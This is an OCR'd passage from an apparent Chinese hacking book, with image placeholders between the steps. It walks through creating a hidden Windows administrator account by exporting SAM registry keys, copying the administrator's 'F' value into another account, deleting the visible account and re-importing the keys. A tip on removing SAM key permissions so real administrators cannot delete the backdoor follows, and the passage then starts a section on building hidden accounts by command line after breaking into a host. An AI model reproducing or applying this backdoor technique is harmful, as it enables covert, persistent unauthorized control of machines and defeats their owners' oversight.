
Step 05 右击 ty$ 项，在弹出的快捷菜单中选择“导出”选项，如下图所示。




Step 06 打开“导出注册表文件”对话框，将该项命名为 ty.reg，然后单击“保存”按钮，即可导出 ty.reg，如下图所示。




Step 07 按照步骤 5 的方法，将 HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\ 下的 000001F4 和 000003E9 项分别导出并命名为 administrator.reg 和 user.reg，如下图所示。




Step 08 用记事本打开 administrator.reg，选中 "F"= 后面的内容并复制下来，然后打开 user.reg，将 "F"= 后面的内容替换掉，如下图所示。完成后，将 user.reg 进行保存。






Step 09 打开“命令提示符”窗口，输入 net user ty$ /del 命令，按 Enter 键，即可将建立的隐藏账号 ty$ 删除，如下图所示。



Step 10 分别将 ty.reg 和 user.reg 导入到注册表中，即可完成注册表隐藏账号的创建，在“本地用户和组”窗口中，也查看不到隐藏账号，如下图所示。




提示：利用此种方法创建的隐藏账号在注册表中还是可以查看到的。为了保证建立的隐藏账号不被管理员删除，还需要对 HKEY_LOCAL_MACHINE\SAM\SAM 注册表项的权限取消。这样，即便是真正的管理员发现并要删除隐藏账号，系统就会报错，并且无法再次赋予权限。经验不足的管理员会束手无策。

绝招9：通过DOS命令创建隐藏账号入侵




黑客在成功入侵一台主机后，会在该主机上建立隐藏账号，以便长期控制该主机，下面介绍使用命令创建隐藏账号的具体操作步骤。

Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“运行”菜单命令，打开“运行”对话框，在“打开”文本框中输入 cmd，如下图所示。




Step 02 单击“确定”按钮，打开“命令提示

